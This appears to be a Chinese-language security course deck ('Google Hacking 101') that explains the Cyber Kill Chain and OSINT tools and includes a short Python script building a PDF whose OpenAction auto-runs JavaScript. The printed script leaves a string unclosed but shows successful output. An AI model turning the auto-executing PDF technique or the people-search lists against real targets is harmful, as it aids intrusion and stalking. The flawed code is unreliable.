

whoami



洪瑞展

- **現任職務：**
正修科技大學 圖書資訊處 / 資訊技術組組長
正修科技大學資訊管理系 / 兼任講師
瑞泓科技有限公司 / 資訊總顧問
教育體系資安檢核技術中心 正級技術檢測員
教育機構資安驗證中心 實地稽核技術面委員
教育部轄下醫療領域資訊安全推動中心 實地稽核技術面稽核委員
- **專長領域：**
資訊安全、紅藍隊演練、雲端服務、智慧醫療、惡意程式分析
網路管理、程式設計
- **技能認證：**
ISO 27001 LA、ISO 27701 LA、BS10012 LA
CEH、CHFI、RHCE、LPIC-2、MCSA、CCNP

k4232@gcloud.csu.edu.tw



► Google Hacking 101

課程目的

本課程將著重說明Google瀏覽器，不光只能透過關鍵字搜尋，也可進行資安相關行為，該如何透過瀏覽器特定語法在更快地在網路上搜尋想要的資料甚至是機敏資料，課程中也會介紹幾個用來搜尋公開資料的網頁工具。

●課程涵括

- Google Hacking基礎語法與運算子
- Google Hacking進階語法
- Google Hacking駭客搜尋思路
- Google Hacking檔案與資料庫探勘
- Google Hacking找尋漏洞主機
- Google Hacking其他有趣的搜尋
- Google Hacking得力助手 - Shodan

免責聲明




- 有任何本課程所教授之測試相關技術僅為技術分享及相關原理講解，若超出範圍的攻擊，皆屬個人行為。


第三十六章 妨害電腦使用罪

- 第 358 條 無故輸入他人帳號密碼、破解使用電腦之保護措施或利用電腦系統之漏洞，而入侵他人之電腦或其相關設備者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
- 第 359 條 無故取得、刪除或變更他人電腦或其相關設備之電磁紀錄，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
- 第 360 條 無故以電腦程式或其他電磁方式干擾他人電腦或其相關設備，致生損害於公眾或他人者，處三年以下有期徒刑、拘役或科或併科十萬元以下罰金。
- 第 361 條 對於公務機關之電腦或其相關設備犯前三條之罪者，加重其刑至二分之一。
- 第 362 條 製作專供犯本章之罪之電腦程式，而供自己或他人犯本章之罪，致生損害於公眾或他人者，處五年以下有期徒刑、拘役或科或併科二十萬元以下罰金。
- 第 363 條 第三百五十八條至第三百六十條之罪，須告訴乃論。

網路攻擊流程



網路攻擊鏈(Cyber Kill Chain)



網路攻擊鏈(Cyber Kill Chain)

資訊蒐集(Reconnaissance)

- 攻擊者在這個階段進行資訊收集，目的是瞭解目標組織的網路環境、系統架構、員工和可能的漏洞。這些資訊可以來自公開資料、社交媒體及其他來源。攻擊者可能會使用工具自動掃描網路以尋找開放的通訊埠和服務。
- 例子：攻擊者發現某公司有公開的員工LinkedIn資料，從中取得員工的職位和電子郵件格式，這樣便可針對特定員工進行社交工程攻擊。

網路攻擊鏈(Cyber Kill Chain)

武器化(Weaponization)


- 在這個階段，攻擊者將惡意軟體與攻擊載體（如文件、圖像、連結等）結合，製作成用於攻擊的工具。目的是使這些工具能夠成功地在目標系統中執行。常見的方式包括將惡意程式嵌入合法的檔案中或利用軟體漏洞製作惡意程式。
- 例子：攻擊者製作了一個帶有惡意程式碼的PDF文件，這些程式碼會在目標打開文件時利用Adobe Reader的漏洞來執行惡意程式。

網路攻擊鏈(Cyber Kill Chain)

武器化(Weaponization)

```
import sys
if sys.version_info[0] < 3:
    raise SystemExit("Use Python 3 (or higher) only")
import io
import bz2
import base64
def create_malpdf1(filename):
    with open(filename, "w") as file:
        file.write('''%PDF-1.7
1 0 obj
<</Pages 1 0 R /OpenAction 2 0 R>>
2 0 obj
<</S /JavaScript /JS (app.alert("This is XSS Injection by CSU"))
>> trailer <</Root 1 0 R>>'')
if __name__ == "__main__":
    print("Creating PDF files..")
    create_malpdf1("xssPDF.pdf")
    print("Done!")
```

Creating PDF files..
Done!



網路攻擊鏈(Cyber Kill Chain)

傳送(Delivery)

- 這是攻擊者與目標的首次接觸。攻擊者將惡意載體送到目標系統中，這可以通過多種方式進行，例如電子郵件釣魚、USB隨身碟、社交工程或惡意網站。成功的傳送取決於能否使目標接觸到惡意載體並執行它。
- 例子：攻擊者向公司員工發送帶有惡意附件的電子郵件，誘使員工打開附件以啟動惡意程式。

網路攻擊鏈(Cyber Kill Chain)

利用(Exploitation)

- 在這個階段，攻擊者利用目標系統的漏洞來執行惡意程式碼。這些漏洞可能是軟體漏洞、弱密碼或社交工程。利用成功後，攻擊者可以在系統上執行任意程式碼，進而取得進一步的存取權限。
- 例子：當目標開啟了惡意PDF文件時，文件中的惡意程式碼利用了Adobe Reader中的漏洞，從而在受害者系統上安裝後門程式。

網路攻擊鏈(Cyber Kill Chain)

利用(Exploitation)

- **嚴重(Critical)**

- 利用該弱點可以進行大量的散佈與感染，例如：網蟲的行為

- **重要(Important)**

- 利用該弱點可能攻陷電腦，竊取使用者資訊或造成機敏資料外洩等

- **中度(Moderate)**

- 該弱點的利用需在特定條件下，例如：預設設定、不安全的設定、難以達成的參數等，如果沒有該特定條件配合，則弱點無法利用或可能減輕弱點的影響力

- **低(Low)**

- 該弱點的利用是相當困難或影響程度比較小

網路攻擊鏈(Cyber Kill Chain)

利用(Exploitation)

- 通用弱點與漏洞編號
 - Common Vulnerabilities & Exposures
 - 訂定一個唯一的名稱
 - 提供一個標準的描述
 - 使評估報告更容易被理解與解讀
 - CVE編號格式 (CVE-XXXX-XXXX)
 - 第一組數字表示年度
 - 第二組數字表示該年度被發現的序號

網路攻擊鏈(Cyber Kill Chain)

安裝(Installation)

- 攻擊者在目標系統上安裝惡意程式或後門程式，以便進一步訪問和控制系統。這些程式通常設計為隱蔽且持久，以便攻擊者在不被發現的情況下持續存取系統。
- 例子：攻擊者成功在受害者的電腦上安裝了一個遠端存取木馬（RAT），允許攻擊者遠端控制受感染的系統。

網路攻擊鏈(Cyber Kill Chain)

命令與控制(Command and Control)

- 攻擊者透過命令與控制伺服器（C2伺服器）與已感染的系統建立連線通道，該通道使攻擊者能夠控制受感染系統，發送指令、提取資料或進一步攻擊其他系統。這個通道通常會使用加密或隱蔽的方式來避免被偵測。
- 例子：攻擊者通過C2伺服器向遠端存取木馬(RAT)發送指令，命令受感染的系統抓取並上傳敏感資料，如公司內部文件和客戶資料。

網路攻擊鏈(Cyber Kill Chain)

達成目標(Actions on Objectives)

- 這是攻擊的最終階段，攻擊者達成其預定目標。這些目標可能包括竊取敏感資料、破壞系統、勒索、間諜活動或其他惡意行為。成功的攻擊可以導致重大經濟損失或聲譽損害。
- 例子：攻擊者抓取公司內部的商業機密文件，並將其賣給競爭對手，或在網路黑市上出售，從中牟取非法利益。

資訊蒐集(Reconnaissance)

- 主要在於盡可能的取得受測主機或是機關中所有**公開資訊**，並找出可以用於進一步利用於其他攻擊階段的弱點資訊。
- 蒐集的公開資訊範圍包含受測機關的基礎設施或員工/人員的詳細資訊、部分服務的弱點資訊、受測機關內部網路架構等。
- 可以善用公開來源情報(**OSINT**, Open Source INTeelligence)的技術與工具。



公開來源情報(OSINT)

- 定期對公開可用的資訊進行搜集、分析和運用，以滿足特定的需求。
- 情報的公開來源：
 - 搜尋引擎(如最有名的 Google Hacking)
 - 公開網站
 - Archive.org(網際網路檔案館)
 - 公開的企業合作資訊
 - 新聞群組
 - 技術支援論壇
 - 社群網站活動等



OSINT工具



HOME OSINT TOOLS FICTIONAL ACCOUNTS ADVANCED SEARCH OSINT VIDEOS
RITU'S OSINT ACTIVITY BLOG SPEAKING ENGAGEMENTS OSINT COURSES ABOUT / CONTACT
PRIVACY POLICY NEW PAGE

OSINT Tools.

Social Media Resources

Facebook

- [Lookup-id.com](#)
- [Sowdust](#)
- [Facebook Matrix](#)
- [Facebook Graph Searcher](#)
- [Facebook Graph, Codes & Operators](#)

People Search Engines

- [Family Tree Now](#)
- [PeekYou](#)
- [That'sThem](#)
- [Qwant](#)
- [Webmii](#)
- [ZabaSearch](#)
- [FastPeopleSearch](#)
- [Radaris](#)
- [Intelius](#)
- [Yasni](#)

Twitter

- [Twitter Advanced Search](#)
- [Twitter Search Tricks](#)
- [Twitter Directory](#)
- [Tweet Deck](#)
- [TweeterID](#)
- [GetTwitterID](#)
- [TweetBeaver](#)
- [Socialbearing](#)
- [Onemillionweetmap](#)
- [Followerwonk](#)
- [Herdlocker](#)
- [Keyhole](#)
- [Twiangulate](#)
- [Twitterfall](#)
- [Twipho](#)
- [Trendsmap](#)
- [Mentionmapp](#)

YouTube

- [YouTube GeoFind](#)
- [YouTube Metadata](#)
- [Geo Search Tool](#)
- [YouTube DataViewer](#)
- [InVID Verification Plugin](#)
- [Yasiv](#)
- [Yout](#)
- [TubeChop](#)
- [Deturl](#)
- [Watchframebyframe](#)
- [Savefrom](#)
- [Y2mate](#)
- [Keepvid](#)


Instagram

- [Iconosquare](#)
- [Socialrank](#)

參考資料: <https://www.osinttechniques.com/osint-tools.html>

OSINT工具百百種?為什麼偏偏要用google?

- ① 介面簡單易使用
- ② 資料量夠大
- ③ 回應速度快
- ④ 最佳化輸出結果
- ⑤ 頁庫存檔豐富
- ⑥ 支援進階搜尋的運算語法






Google Hacking 基礎語法與運算子

Google Hacking

- Google這個名詞，除了是一個大家熟悉的品牌，更是資訊人員的好幫手，因為我們常常用它來尋找我們想要的資料。然而Google Hacking 亦是如此，只是我們利用了一些特殊的語法及關鍵字，找到一些遺留在網路上的資料。
- 對於資安工作者(Hacker)，卻可以用來蒐集網站相關資訊。

Google 搜尋頁面



Google 搜尋結果

google.com.tw/search?q=facebook&source=hp&ei=qxFmY9y6IdHK-QbwtL3QCw&iflsig=AJiK0e8AAAAAY2Yfuzza501dGuyinYIYb4iEZmam5KvL-&ved=0ahUKE... 無痕式視窗 :

Google 登入

全部 新聞 圖片 影片 購物 更多 工具

約有 25,270,000,000 項結果 (搜尋時間 : 0.32 秒)

廣告 · <https://www.facebook.com/>

前往 Facebook - 立即加入 Facebook

在 Facebook 加入群組、表達興趣並和全球各地好友交流。在 Facebook 和您關心的人保持聯絡。聯繫老朋友。計劃活動。分享你的回憶。分享照片。關注有趣的話題。和好友一起玩遊戲。查找好友。網上聊天。與家人保持聯繫。服務: 社區, 公主頁, 遊戲, 小組, 人際網絡。

Facebook® 直播視頻
參加全球直播。或立即進行直播。

Facebook® 群組
加入本地社區與數以千計的興趣群組。

Facebook® 照片串流
在 Facebook 上搜尋照片和影片，或立即上傳您的內容。

Facebook® 幫助
解答您有關 Facebook 平台的任何疑問。

<https://zh-tw.facebook.com>

Facebook - 登入或註冊
建立帳號或登入 Facebook。與認識的朋友、家人和其他人聯繫。分享相片和影片、傳送訊息並掌握最新消息。

登入
登入 Facebook 即可開始和親朋好友及認識的人分享聯繫。

Facebook < **facebook**

Facebook是源於美國的社群網路服務及社會化媒體網站，總部位於美國加州聖馬刁郡門洛公園市。成立初期原名為「thefacebook」，名稱的靈感來自美國高中提供給學生包含相片和聯絡資料的通訊錄之暱稱「facebook」。[維基百科](#)

創立者：馬克·扎克伯格; 埃杜阿爾多·薩維林
成立：2004年2月4日，18年前
母公司：Meta Platforms（前稱Facebook, Inc）
